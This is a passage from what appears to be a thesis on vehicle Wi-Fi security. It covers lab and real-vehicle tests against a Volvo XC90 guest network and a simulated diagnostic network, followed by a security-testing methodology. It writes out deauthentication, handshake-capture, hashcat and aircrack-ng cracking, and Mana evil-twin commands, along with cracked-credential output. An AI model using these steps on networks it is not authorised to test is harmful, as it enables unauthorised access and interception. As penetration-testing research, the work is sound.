For WPA it is possible to use pre-calculated hashes in a rainbow table (found in this reference [56]) for common SSIDs (reference lists common SSID [55]), which improves the speed of cracking. This, since the SSID is used as a salt when creating the hash of the password. However, in WPA2 we also need to consider other values used as salts, e.g. MAC address of AP, hence pre-calculated rainbows tables for WPA2 has the tendency to become very large, since all possible salt values for every password found in dictionary needs to be considered. Rainbow tables for WPA2 do not give the same advantages as for WPA and is therefore not a reasonable approach. Differences between WPA and WPA2 can be found in Appendix C.

Automotive industry development. As mentioned earlier, the user is usually the weakest link, since if users are allowed to choose SSID, password and type of encryption (WEP/WPA/WPA2), this might lead to vulnerabilities. However, if the infotainment unit in the vehicle generates strong passwords and always uses WPA2, cracking the network is unlikely. However, we also need to consider that devices using the network have credential access. If these devices are compromised, the network is no longer secure. Therefore, it is important to isolate the shared network so users who gain access to the network, cannot compromise other parts of the vehicle. This also comes down to the offered functionality, i.e. if users are allowed to remotely control the stereo from their cellular device, stream music from cellular devices to vehicle, the vehicle is more vulnerable to exploits. Therefore, security needs to be weighed against functionality.

4.3.3 Attacking Volvo Cars Wi-Fi

Volvo Cars has two different implementations of wireless networks. One is an AP to share an Internet connection; the other is a client based AP for diagnostic purposes (still not implemented). The former is evaluated for security using a real vehicle and the latter is therefore evaluated by a simulated approach.

Attacking Guest Wi-Fi in Volvo Cars (WPA2 Personal)

Approach

1. Try the Reaver attack (if WPS is available).
2. If 1 fails, try to capture the handshake.
3. If there is no WPS and no password can be retrieved with dictionary attacks or mask attacks, then try a brute force approach.
4. If we manage to complete the steps above, access should be attained to the network and a scan for vulnerabilities can be performed from the inside.
5. If steps 1-4 have failed, a vulnerability scan of the vehicles global address can still be performed, as there might be vulnerabilities, e.g. firewall configuration issues, etc. This can be accomplished from an Internet based website [59] or with tools, e.g. Nmap or OpenVAS.

A description of the used tools follows:

Wifitie. Wifitie is a suite of tools that is easy to use since it is completely automated, however, problems exist with automated tools since they usually assume the most common cases. A more “manual” approach might be needed; however, this is definitely a good tool to start with. It captures WPA/WPA2 handshakes, de-authenticates connected clients, spoofs MAC addresses, fakes APs and cracks passwords. It uses the tools in Aircrack-ng among others and is run via a menu [60].

Aircrack-ng. This multifaceted suit contains features to capture packets and handshakes via Airodump-ng. It generates traffic and de-authenticates connected clients with Aireplay-ng. It has the ability to perform brute force attacks with Aircrack-ng itself and configuring fake APs with airbase-ng. Mentioned is a few of the most common tools in the aircrack-ng suit [61].

Reaver. This tool is used to hack wireless networks which have the WPS vulnerability.

HashCat/oclHashcat. A tool which can be used to brute force the captured hash from the handshake. The old version Hashcat did not support GPU; however, oclHashcat does [62].

Nmap. This tool can, when connected with a local address, be used to scan for vulnerabilities from the inside or from the outside with the global address. Nmap is used to map networks in a way to find open ports, running services, version of operating system, etc. In this way, Nmap can be used to find exploits, e.g. known vulnerabilities in a certain version of an operating system [63].

The Attack

First, as shown in Figure 10, a lab environment consisted of three computers was created. Two dedicated Kali Linux machines (the two on the left), one stationary and one laptop. The third machine was a laptop with Windows 10 as main OS and VirtualBox installed with Kali Linux and Windows XP (the two screens to the right). This laptop was connected to a

docking station. The lab environment had access to three routers with separate wireless networks for testing. A Pineapple device to test MITM attacks, different wireless adapters, LAN Turtle for malicious remote access/MITM attacks [33] and a USB Rubber Ducky for physical attacks [34].




Figure 10 - Laboratory setup

Before performing any attacks on a real vehicle, preparations were performed. Configuration of one of the routers was carried out, with the following settings: WPA2 with SSID: *Netgear* and password: *Gandalf123*. The router was a Netgear MBR1310 with WPS enabled. The approach was to start with the weakest spot, in this case, the WPS. Wifite was used, which scanned for available AP's. The target *Netgear* was found with WPS enabled. Wifite started to brute force the 8 digit pin code with *the Reaver attack*. As shown in Figure 11, we followed *the Reaver attack* with WireShark and Wifite.




Figure 11 - Reaver attack monitored by WireShark

After two hours, Reaver performed 537 tries. However, WPS pin code can be maximum 11000 different combination, therefore the maximum time needed to crack the WPS was approximately $11000 / (537/2) = 40$ hours. By following the attack with WireShark we concluded that, after a certain number of tries, the router went to lock mode as mitigation. However, the mitigation was not enough, since a brute force attack can retrieve the password in 2 to 40 hours. Since this was a test as preparation for attacking a real vehicle, there was no need to continue.

The next step was to capture the handshake with Wifite, however a failure with this tool lead us to the aircrack-ng suite instead. A description of this procedure follows.

1. The interface was deactivated, and then re-activated in monitor mode. The following commands were used from a terminal. Airmon changes the name of the interface.

```
ifconfig interface down
```

```
iwconfig interface mode monitor
```

```
ifconfig interface up
```

```
airmon-ng start interface
```

2. The interface WLAN1mon was appointed. The tool airodump-ng was used to find the BSSID of the AP. Airodump-ng is used to capture packets on the created interface to a file.

```
airodump-ng WLAN1mon
```

```
airodump-ng -c x --bssid XX:XX:XX:XX:XX:XX  
-w filename interface
```

3. A new terminal was started and a de-authentication attack was launched against the AP with the tool aireplay-ng. Aireplay-ng can also be used to attack a certain client.

```
aireplay-ng --deauth 0 -a BSSID WLAN1mon  
aireplay-ng -0 4 -a XX:XX:XX:XX:XX:XX  
-c XX:XX:XX:XX:XX:XX WLAN1mon
```

4. The fourth step was to follow the terminal window with airodump, until a handshake was caught and then end the de-auth attack. The handshake was then captured in a .cap file which airodump created.

5. We also needed to retrieve the password from the handshake. There are tools, e.g. aircrack-ng, hashCat (CPU based) and oclHashcat (GPU) [62] [64] for this purpose. We also needed a dictionary. OclHashcat is known to be very fast since it is GPU based, however, the captured handshake needs to be converted to an oclHashcat file. If the dictionary attack does not work, a mask- or brute force attack can be performed with oclHashcat.

A dictionary named rockyou.txt [65] with 3 627 172 common password was used with the tool hashcat to compute and compare WPA2 hashes. We noticed that the password Gandalf12348 was in the dictionary, however not Gandalf123. For the sake of the test, this password was added on the row below. If the password was situated first in the wordlist, the password was retrieved almost immediately; therefore we can assume that the speed of retrieval also depends on where in the wordlist the password is located.

We activated hashcat with the following command line:

```
hashcat -m 2500 -o password.txt handshake.hccap rockyou.txt
```

Where,

-m 2500, equals WPA/WPA2 hash mode.

handshake.hccap, equals the converted caught handshake (.cap file).

rockyou.txt, is the wordlist which hashcat computes WPA hashes from.

password.txt, is the output file for the retrieved password.

The password was cracked with hashCat (CPU based) in approximately 1 hours and 34 minutes.

We also tested aircrack-ng with the same wordlist to see if we could improve the time for password retrieval. We issued the following command from the terminal:

```
aircrack-ng -a2 -w /usr/share/wordlists/rockyou.txt /root/*.cap
```

As shown in Figure 12, the password was retrieved in approximately 1 hour and 12 minutes which was an improvement.

```
[01:11:42] 7452276 keys tested (1584.96 k/s)

KEY FOUND! [ Gandalf123 ]

Master Key      : A6 CF BA 13 BF C8 92 4F AE 8D 6D 82 1E 63 95 B6
                  19 4A 76 A7 1E F4 3B CF 1F 50 B1 94 C0 A5 AC 93

Transient Key   : FE 73 62 E6 20 61 3F 45 EA 5D 4F F2 22 DC E5 94
                  C2 53 95 5F 09 9A F5 CF AF 41 BB D2 C7 25 F8 E3
                  E6 03 6C B1 5C A3 FB FC 3C 24 B1 8E 14 0F 0B DE
                  BD 77 BD BE 3D B8 55 BE 85 F0 ED 58 4D 61 A5 DA

EAPOL HMAC     : 25 9D 74 12 98 CB 77 5F BA EC F7 1D 53 1A 3B 0B
```

Figure 12 - A shell showing the found key

Aircrack-ng suite performs slightly better than hashCat. If the password would not have been found in a dictionary, OclHashcat (GPU based) could be used with a mask- or brute force attack. The speed of this tool greatly depends on the performance of graphics cards. A GPU cluster machine is therefore recommended.

The next step was to perform the attack on a real vehicle. The approach was the same as before. We repeated step 1 - 5 with a Volvo XC90. First, the vehicle's Wi-Fi AP was activated and configured. As shown in Figure 13, SSID was "MyVolvo7Tc476" and the password was manually set to "Gandalf123".




Figure 13 - XC90 infotainment screen, WLAN configuration

We activated airodump-ng and waited for the devices to connect to the vehicle's AP by performing a de-auth attack with airplay-ng. We caught the handshake and saved it to `xc90_easypass.cap`. The password was cracked with aircrack-ng in 1 hour and 5 minutes, which was approximately the same as before.

6. After acquiring the correct credentials, it is possible to connect to the vehicle and search for vulnerabilities from inside the local network. It is also possible to assess vulnerabilities from the outside, by acquiring the global IP address. Tools that can be used for this step is, e.g. Zenmap, which is a graphical user interface for Nmap Security Scanner and OpenVAS (see description of this tool in section 3.3). We leave an in depth documentation of this step as a suggestion for further research.

Conclusion

Catching the handshake is straightforward. The attacker can be in a vehicle nearby or in the vehicle itself. It can be a passenger or an attached device, e.g. a Pineapple device. The vulnerability in the vehicle lies in the ability for users to choose SSID's and passwords to the Wi-Fi network. Cracking passwords with a dictionary is in many cases successful since people usually choose weak passwords. A better approach is to let the infotainment unit create both the SSID and the password and not allow users to choose. There should be possible to change both SSID and password, however the infotainment unit shall always decide. The

password must be both random and strong, and not based on a seed, e.g. the activation time of the unit, because this can lead to vulnerabilities [13]. As mentioned earlier, isolation of the guest network is important, since a compromised device can be used as a mediate to attack safety critical systems in the vehicle. This vehicle did not have WPS enabled, which is good from a security perspective, however, it is better to have a WPS enabled network with protection against attacks like *Reaver*, e.g. go to look mode, than having users deciding credentials.

Attacking Client Diagnostic Wi-Fi in Volvo Cars (WPA2 Enterprise)

Approach

Diagnostic wireless networks in future vehicles might possibly use WPA2-Enterprise mode using login credentials (usr/psw) or certificates. One vulnerability might be that weak credentials are used. This is at least possible for the first vehicles released, since history has shown that it is easy to miss to secure features from the development phase to market release [13]. If vehicles connect to this fake AP, we might, as *a man in the middle*, possibly also send malicious SW (updates) to the vehicle. If the vehicle do not use signed SW, or if we can circumvent this demands in some manner it might be possible to introduce vulnerabilities to the vehicle.

In this attack, the same approach as for the *Volvo On Call* application was used, however, this time a fake AP with the same SSID as the diagnostic wireless network was created. Karma was activated in the Pineapple device and waited for probe requests from the vehicle for the diagnostic wireless network. Karma was then used to create an AP with that SSID.

For an open network, a MITM is likely to succeed, however, if it is a WPA2 protected network, Kali Linux and the Mana Toolkit can be used instead of the Pineapple, since the Pineapple cannot handle encrypted networks. The Mana toolkit is using Karma together with an auto-crack feature. When a user sends out probes for a secure network, Mana tries to catch enough information and start the auto crack utility. If this is successful, a secure AP with the right credentials is created. This is usually successful, at least for passwords that are not too strong.

Result of the attack

Unfortunately, it was not possible to try this attack on a real vehicle, since no vehicles with this feature was available. Since an open AP already had been faked with Karma and victims was lured to connect to this using the auto connect feature, there were no need to simulate this approach again. Instead a relatively easy WPA2-Enterprise protected network was created in the client with SSID: `Volvo_Car_Diagnostic` and username: `CarUser` and


password: Volvo. The Mana Toolkit was then used to fake this AP by using the auto-crack feature.

The first step was to change the configuration files in Mana Toolkit to fit our configuration, e.g. path to wordlist to be able to crack login credentials, wireless interface to use, etc.

We also need to name the SSID of the Access Point to Volvo_Car_Diagnostic. The name of the diagnostic network is easily discovered by monitoring the probes from the vehicle with airodump-ng. Next step was to start Mana toolkit with the following command.

```
root@kali: /usr/share/mana-toolkit/run-mana# ./start-noupstream-eaponly.sh
```

We waited for devices to connect to the malicious AP, by the auto-connect feature. As shown in Figure 14 in the red marking, this was successful. The client tried to connect and crackApd in the Mana toolkit cracked the password almost immediately.



```
root@kali: /usr/share/mana-toolkit/run-mana
File Edit View Search Terminal Help
EAP-MSCHAPV2: Derived Master Key - hexdump(len=16): [REMOVED]
wlan1: STA b8:76:3f:0f:9e:d6 IEEE 802.1X: Sending EAP Packet (identifier 251)
MANA - CrackApd - ITEM ADDED TO QUEUE CHAP|CarUser|95:f1:8d:71:4e:14:41:5b|de:7c:c3:23:5b:6a:d4:ba:e4:d4:ac:f0:3f:9f:50:63:ea:e5:b8:71:53:4b:d6:e8
MANA - CrackApd /usr/bin/asleap -C 95:f1:8d:71:4e:14:41:5b -R de:7c:c3:23:5b:6a:d4:ba:e4:d4:ac:f0:3f:9f:50:63:ea:e5:b8:71:53:4b:d6:e8 -W /usr/share/wordlists/rockyou.txt
wlan1: STA b8:76:3f:0f:9e:d6 WPA: event 2 notification
wlan1: STA b8:76:3f:0f:9e:d6 IEEE 802.11: disassociated
wlan1: STA b8:76:3f:0f:9e:d6 MLME: MLME-DISASSOCIATE.indication(b8:76:3f:0f:9e:d6, 8)
wlan1: STA b8:76:3f:0f:9e:d6 MLME: MLME-DELETEKEYS.request(b8:76:3f:0f:9e:d6)
MANA - CrackApd - Credentials Cracked.
MANA - CrackApd - "CarUser" PEAP, TTLS-MSCHAPV2, MSCHAPV2, MD5, GTC, TTLS-PAP, TTLS-CHAP, TTLS-MSCHAP
"Volvo" [2]
wlan1: STA 00:26:82:09:55:ae MLME: MLME-DEAUTHENTICATE.indication(00:26:82:09:55:ae, 1)
wlan1: STA 00:26:82:09:55:ae MLME: MLME-DELETEKEYS.request(00:26:82:09:55:ae)
wlan1: STA b8:76:3f:0f:9e:d6 MLME: MLME-DEAUTHENTICATE.indication(b8:76:3f:0f:9e:d6, 1)
wlan1: STA b8:76:3f:0f:9e:d6 MLME: MLME-DELETEKEYS.request(b8:76:3f:0f:9e:d6)
```

Figure 14 - Shell showing a successful attack

We could then start an AP with the correct credentials, i.e. the next time the client tried to connect, it succeeded. We had successfully placed our self as *a man in the middle*.

We then tried this attack once more with a slightly more complicated configuration.

SSID: Volvo_Car_Diagnostic and username: CarUser and password: volvo123.

This password was also cracked almost immediately (see Figure 15).

```

MANA - CrackApd - ITEM ADDED TO QUEUE CHAP|CarUser|f0:9c:8e:3d:f7:9c:02:92|37:36:c1:f6:ee:b
:6c:ea:52:9c:76:45:96:81:b6:be:10:43:ff:ba:3d:45:5d:f8
MANA - CrackApd /usr/bin/asleap -C f0:9c:8e:3d:f7:9c:02:92 -R 37:36:c1:f6:ee:bf:6c:ea:52:9c
76:45:96:81:b6:be:10:43:ff:ba:3d:45:5d:f8 -W /usr/share/wordlists/rockyou.txt
wlan1: STA b8:76:3f:0f:9e:d6 WPA: event 2 notification
wlan1: STA b8:76:3f:0f:9e:d6 IEEE 802.11: disassociated
wlan1: STA b8:76:3f:0f:9e:d6 MLME: MLME-DISASSOCIATE.indication(b8:76:3f:0f:9e:d6, 8)
wlan1: STA b8:76:3f:0f:9e:d6 MLME: MLME-DELETEKEYS.request(b8:76:3f:0f:9e:d6)
MANA - CrackApd - Credentials Cracked.
MANA - CrackApd - "CarUser" PEAP,TTLS-MSCHAPV2,MSCHAPV2,MD5,GTC,TTLS-PAP,TTLS-CHAP,TTLS
MSCHAP "volvo123" [2]
wlan1: STA 00:26:82:09:55:ae MLME: MLME-DEAUTHENTICATE.indication(00:26:82:09:55:ae, 1)

```

Figure 15 - Shell showing yet another successful attack

We can conclude that, the auto-crack feature in the Mana Toolkit works, at least for weak passwords which can be found in dictionaries, e.g. rockyou.txt [65]. If it is a strong password, a better approach is to catch the first part of the handshake and then try to crack the credentials offline with a high performance computer with multi-GPUs. Nevertheless, manage to crack a strong password is highly unlikely, at least within a reasonable time limit.

Conclusion

The security of wireless networks should be tested with state of the art tools (both SW and HW) during the development phase and again before market release. It is important to continuously perform tests even after release when new vulnerabilities are discovered, e.g. new CVE's (common vulnerabilities and exposure database). It should not be possible to crack any credentials for the diagnostic wireless network.

5 A methodology for finding vulnerabilities in vehicles

This section defines a method comprised of six phases. The main purpose is to find and mitigate vulnerabilities during the development phase. The most important parts are to predict, prevent and detect vulnerabilities, therefore giving this method its name:

PPDM, i.e. Predict-Prevent-Detect-Method. Its main purpose is first to anticipate vulnerabilities, second to try to mitigate those vulnerabilities, and last trying to detect those vulnerabilities which were not found or successfully mitigated in previous phases. *PPDM* is based on the study in section 2, 3 and 4.

To the best of our knowledge, there exists no model or method suited for the vehicle industry which considers security analysis for the whole range from the start of the development to aftermarket release. Neither, have we been able to find any model or method which we consider suitable to use within the vehicle industry in a plain practical manner considering security evaluation and testing. There are however, several excellent security concepts, models and methods which assess parts of the development chain. Therefore, there is a need to create a methodology, partly by adapting concepts from these before mentioned models and methods. In Figure 16 below, it is shown which security concepts and models which have inspired to some of the phases. The phases that has no accompanied value, is more based of general knowledge of the security area.

PPDM consists of six phases as shown in Figure 16, where the first three phases belong to the development cycle before testing for vulnerabilities is possible. The last three phases consist of testing and validation.




Figure 16 - Illustration of the *PPDM* phases

Cyber Security and Safety are interrelated; therefore they should be integrated from the start of the development cycle. *PPDM* can be integrated with other development models. An example of method integration can be seen in section 5.9. A description of the six phases with a state model approach follows.

5.1 Concept Phase

This is the start-up phase, where discussion/brainstorming of the idea and how to accomplish the realisation of this idea is taking place. It is imperative that the assessed system is fully understood, therefore enabling both security by design and design fault avoidance already from the start. We can divide this phase to the following two steps:

1. Establish what needs protection. The following questions needs to be answered.

- What is the Target of Evaluation (TOE)?
- Which assets are affected?
- How are these assets interconnected?
- How can a compromised asset affect other assets?
- Which are the possible entry points for exploits to vehicle?

2. Define security policies.

- What does it mean for the system to be secure/insecure?
- How do we ensure fulfilment of the following aspects for the TOE (attributes from CIA, ARM, STRIDE, HEAVENS)?

Confidentiality/Privacy	Integrity
Availability	Authenticity
Authorization	Freshness
Maintainability	Reliability/Safety
Least privilege	Isolation

5.2 Predict Phase

This phase consists of predicting and assessing potential threats against the TOE and its related assets. This is accomplished by searching the CVE vulnerability list [29]. This list is filtered and divided in the following six lists based on the STRIDE model (1). More filtering is assessed in (2-4) below.

Spoofing	→Authenticity/Freshness	→	S-LIST
Tampering	→Integrity	→	T-LIST
Repudiation	→Non-Repudiation/Freshness	→	R-List
Information disclosure	→Confidentiality/Privacy	→	I-List
Denial of Service	→Availability	→	D-List
Elevation of Privilege	→Authorization	→	E-List

The workflow of the *Predict Phase* follows (1-4).

1. Make six lists (S T R I D E), based on the CVE identifier.
2. Automate filtering of these lists by the use of tools. Filter based on key words.
3. The filtering, from the previous step, makes it possible to a more manual filtering approach. Go through each threat in each list, and remove all threats that are not relevant.
4. Assess remaining threats based on:

$Risk = Probability\ of\ Occurrence \times Consequences$

- Probability of Occurrence (1-3): LOW(1), MIDDLE(2), HIGH(3)

We base the *Probability of Occurrence* on how easy it is to carry out the attack, since this relates to the likelihood for the attack to happen.

- I. Where, When and in What (W-W-W) situation can the attacks be carried out?
- II. What is the needed expertise of the attacker? Needed tools? Easy/hard to acquire?
- III. What time is needed to perform the attack?

Based on these questions grade the probability of occurrence and chose the highest value (*Low, Middle or High*).

- Consequences (1-3): LOW(1) MIDDLE(2) HIGH(3)

- I. If the threat does occur, what are the consequences?

Grade the consequences of the following four attributes (objectives from EVITA), and chose the highest value (*Low, Middle or High*).

Operational (1-3): Is any operational factors affected?

Safety (1-3): Is the safety affected?

Privacy (1-3): Is any personal information compromised?

Financial (1-3): How are financial factors affected?

- Calculate Risk by multiplying the result from *Probability of Occurrence* and *Consequences* (1-9).

	Occurrence		
Consequences	1	2	3
	2	4	6
	3	6	9

- Remove all threats that get Risk = 1 from list (acceptable risk).
- Add other relevant threats which are missing in each category by brainstorming.
- Sort remaining threats in lists based on Risk value. Highest value first.
- Assess remaining threats in the next phase.

Mark that, different TOE's needs a unique set of filtered STRIDE lists. This requires a considerable effort the first time, but once done, it only needs to be assessed when new vulnerabilities are discovered, and then only by adding relevant threats to corresponding list.

5.3 Prevent Phase

The idea is now beginning to take form. In this phase we assess the filtered STRIDE lists from the previous phase through brainstorming. Threats with highest risk are considered first and mitigation that prevents the occurrence of these threats is discussed and implemented if possible. Assess how the TOE affects the rest of the vehicle, the difference between assessing all components interacting and all components individually is considered.

5.4 Detect phase

In this phase the TOE is possible to test. As far as possible, we try to use automated tools to assess the vulnerabilities from the filtered STRIDE lists. We assess the following three tests: *Fuzz Testing*, *Vulnerability Testing* and *Penetration Testing* and discuss which tools to use. In *Fuzz Testing*, we consider mostly negative testing, i.e. testing outputs that are unexpected. Positive testing, are more assumed to be part of normal function testing, and not necessarily part of security testing, although, security and normal function testing should be integrated. The differentiation between *Vulnerability Testing* and *Penetration Testing* is subtle, therefore, in many cases they overlap. However, in this case, we define *Vulnerability Testing* more as an automated approach, where we can use scanning tools to find vulnerabilities and *Penetration Testing* more as a manual approach, where we test exploits which are difficult to automate. Which exploits to use depends on the results from the *Vulnerability Testing*. In *Penetration Testing* we consider both *Black and White Box Testing*.

We consider all tests from both an internal (an attacker that is connected to the vehicle in some manner) and an external perspective (attacker is not connected to the vehicle). For more information about testing and tools, see section 4.

This phase is visualized in Figure 17 below. We begin with *Fuzz Testing* and repeat this test until it has passed. The next test is *Vulnerability Testing*; the same applies here, we repeat until passed. This also applies for *Penetration Testing*. If any test fails, we go to the *Prevent Phase* and then back to the *Detect Phase* to redo the failed test. A Boolean named `FAIL` is used as a condition variable for permission to enter the *Release Phase*. This is assessed in the *Response Phase*. Mark that, all three tests need to succeed, to be allowed to enter the *Release Phase*, i.e. it is only when `FAIL` is *false* after *Penetration Testing* we go to *Release Phase*, implying that all tests has passed.




Figure 17 - Visualization of detect phase

5.5 Response phase

This phase is based on the result from the *Detect Phase* and defines the response. In Figure 18 it is shown, that if any one of the three categories in the *Detect Phase* fails we go back and assess the *Prevent Phase*. If all three categories in the *Detect Phase* succeed, the next step is to integrate the TOE in the vehicle (if this is not already done) and go to the *Detect Phase* to repeat tests. The reason for repeating tests, is when the TOE is integrated, it also affects, and are affected by other assets in the vehicle. Therefore, security needs to be re-evaluated. The first time integration is performed, the Boolean INTEGRATED is set to true, implying that the TOE can only be integrated once. If the *Detect Phase* passes we go to the *Release Phase* otherwise we restart at *Prevent Phase*.

